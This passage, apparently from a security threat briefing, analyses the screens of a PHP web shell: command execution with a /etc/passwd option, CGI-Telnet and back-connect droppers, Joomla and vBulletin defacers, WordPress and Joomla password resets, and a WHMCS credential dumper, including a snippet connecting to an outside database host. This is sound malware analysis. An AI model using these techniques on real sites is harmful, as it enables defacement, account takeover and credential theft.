ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_sign
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ Config Shell Priv8 SCR ]==--+

Error cuyy!
```

Bypass Screen

The Bypass Screen is another command execution option. The user is presented with both an open text field where any command can be run, and a pull down "menu" of common commands. Commands are passed to the PHP "shell_exec()" routine.

Figure 22 - Bypass Exploit Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

-=[ Command Bypass Exploit ]=-

Command :=)
Menu Bypass :=) /etc/passwd
```


CgiShell Screen

This script attempts to make a directory "cgi2012" and then write a ".htaccess" file into that directory. While there doesn't seem to be anything wrong with the code, the program does not properly create the "cgi2012" directory and thus cannot create the ".htaccess" file within it which cause this section to error.

If the directory and files were created successfully the next step would be to base64_decode the data in the variable "$cgi2012" and write it into the file "cgi2012/cgi2012.izo" with a file permission of 0755. This is a perl script titled "CGI-Telnet Version 1.0 for NT and Unix" Copyright 2001, Rohitab Batra.

After creating the perl telnet script, a second file is created from the base64 encoded data contained in the variable "netcatshell". This data is decoded and written into a file called dc.pl with file permissions of 0755. The file is a small perl script and claims to be a back connect script written by "Data Cha0s".

Figure 23 - CGI Shell Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dis
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ cgitelnet.v1 Bypass Exploit]==--+

Dosya açılamadı!
```

CGI Telnet 2012 Screen

This script attempts to make a directory "cgitelnet1" and then write a ".htaccess" file into that directory. While there doesn't seem to be anything wrong with the code, the program does not properly create the "cgitelnet1" directory and thus cannot create the ".htaccess" file within it which cause this section to error.

If the directory and files were created successfully the next step would be to base64_decode the data in the variable "$cgishellizocin" and write it into the file "cgitelnet1/izo.cin" with a file permission of 0755. This is a perl script titled "CGI-Telnet Version 1.3" b374k – CGI-Telnet. There is an embedded password at the top of the file which is "bandungkotasampah". Bandung is a city in Indonesia.

Figure 24 - CGI 2012 (b374k CGI-Telnet) Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_sig
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ CGI-Telnet Version 1.3 ]==--+

Dosya açılamadı!
```

Domain Screen

This code is similar to the code in the Symlink screen, in that it attempts to read, parse and display information in the "/etc/named.conf" file. It does not do the highlighting based on target Top Level Domains.

Figure 25 - Domain Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_sig
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--=[ local domain viewer ]=--+

# can't ReaD -> [ /etc/named.conf ]
```

Joomla IndChange Screen

This section purports to be a Joomla index.php defacer. It is designed to work in conjunction with the Symlinks option discussed earlier. The first variable (file) "Link of symlink configuration.php of Joomla" is a pointer to the Joomla configuration.php file for the site to be defaced going through the "sym" directory. Direct access to this file would result in PHP code being executed that precludes the data from being displayed. However, the .htaccess file inside the "sym" directory redefines the handler for .php to be "text/plain". As a result the file contents will be displayed successfully when accessed via the symbolic link.

This trick is used to open the targeted site's configuration file and load the entire file contents into the variable $text using the routine file_get_contents(). Once the file is loaded it is searched repeatedly for the required arguments, $user, $password, $db, $dbprefix.

At this point a hard coded database connection to dozed.druknet.bt is made:

```
        $link=mysql_connect("dzoed.druknet.bt",$username,$password) ;
        mysql_select_db($dbname,$link) ;
```

It should be noted that username and password have just been set by parsing the specified configuration file. The supposition presented by the code is that the username and password in the configuration file have been stored in the database residing at "dzoed.druknet.bt". This is the only way that the database connection code would work. This seems to be an error. If the code were set correctly to connect to the database server (which is also contained in the configuration file) then the code would properly login and change the database settings specified in the code. The likelihood that this attack would be successful are high, because the connection would come from a server that needs to be in the mysql access list to facilitate normal administration of the database as well as database queries to drive the Joomla CMS.

If the connection is made the database is selected for further mysql_query actions using the established connection. If the code connected correctly to the target database server, as opposed to the dozed.druknet.bt server, it would then update all records in the users table to make the the user name "admin" with a password of 123456789.

The routine then checks what version of Joomla is running based upon a select query on a table ($prefix_extensions) which is only available in newer versions. If the request succeeds the v1.6 code is used, otherwise the v1.5 code is used.
This code can be found referenced stand-alone in various sites, including the Iranian Dark Coders (IDC) site where it is seen with the header;

```
        ############################################
        # Joomla Index Changer ~
        #
        # BD underground hackers
        ############################################
```


Even here the code has the hard-coded reference to dzoed.druknet.bt.
A version of the code with a different connect string was found with a header of;

```
        ############################################
        #      Change Joomla Index                 #
```

```
#       Coded By RAB3OUN                    #
#           v.b-4@hotmail.com               #
#         http://www.rab3oun.net/                #
############################################
```

In this version of the code, the connection string uses “localhost” which will have a much higher rate of success as opposed to the miscoded “dzoed.druknet.bt”. Had the coder wanted to always insure success they would have only needed to search the configuration file for the variable “$host” and used that as the connection server.

Figure 26 - Joomla Index Changer



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

+--=[Automatic Joomla Index Changer]=--+

Link of symlink configuration.php of Joomla: http://site.com/sym/home/user/public_html/configuration.php

Admin Control panel url: http://site/administrator


Your Index Code: your index code

VB IndChange Screen

VB is a reference to Vbulletin[12], a PHP based forum. This system is not as sophisticated as the Joomla Index Changer in the previous section, but it is also not functionally flawed. It requires the user to know the host, database, username and password for the Vbulletin system being modified. It then takes the index.php code inserted in the “Your Index Code” field, base64 encoded it and then inserts the code with an “`eval(base64_decode(`“ statement prepended to it.

[12] https://www.vbulletin.com/

Figure 27 - VB IndChange Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

+--=[VB Index Changer]=--+

Vb Index Changer	
host	localhost
database	forum_vb
username	user_vb
password	vb


Your Index Code

your index code

WordPress ResPass

This routine requires the user to know the username, database, password, and host name for the Wordpress site database that contains the information to be reset. If the proper credentials are supplied then the user records with the ID of 1, 2 and 3 are all reset to the username and password specified. Additionally the user email for user id 1 is set to an undeclared value $SQL (probably a coding error).

Figure 28 - Wordpress Password Reset Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatc
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

+--==[Wordpress Reset Password]==--+

Connect to mySQL server	
Hostname	localhost
Database	wp-
username	wp-
password	**
User baru	admin
Pass Baru	123456

Joomla ResPass

This routine requires the user to know the username, database, password, and host name for the Joomla site database that contains the information to be reset. If the proper credentials are supplied then the user records with the ID of 62, 63, 64 and 65 are all reset to the username and password specified. Additionally the user email for user id 1 is set to an undeclared value $SQL (probably a codding error).




Figure 29 - Joomla Reset Password Screen

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pc
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ Joomla Reset Password ]==--+

Connect to mySQL
Host       localhost
Database   database
username   db_user
password   ••
User baru  admin
pass baru 123456 = e10adc3949ba59abbe56e
```

WHMCS Decoder

WHMCS[13] is an online business gateway. The routine requires that the user supply the credentials for connecting to the tblhosting database. Once it connects to the database it selects all records from the table "tblservers". For each record in that table the following information is printed:

Type, Active, Hostname, IP, Username, Password




Figure 30 - WHMCS Password Decryption


```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocm
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

-=[ WHMCS Decoder ]=-

WHMCS Decoder
db_host             localhost
db_username
db_password
db_name
cc_encryption_hash
```

Zone-H Screen

This module allows a hacker to post their defacements to Zone-H[14]. Zone-H is a site where hackers post their achievments for archival purposes and for "bragging" rights within the community. We have referenced this site in prior Threat Briefings as it provides visibility into this world. See Threat Intelligence Briefing Episode 7[15] for an analysis of the Zone-H leaderboard related to DNS Hijacking.

[13] http://www.whmcs.com/
[14] http://zone-h.org/
[15] http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/HP-Security-Research-Threat-Intelligence-Briefing-Episode-7/ba-p/6203881#.UmgRfJRARcM

Figure 31 - Zone-H Posting Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.89 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitin
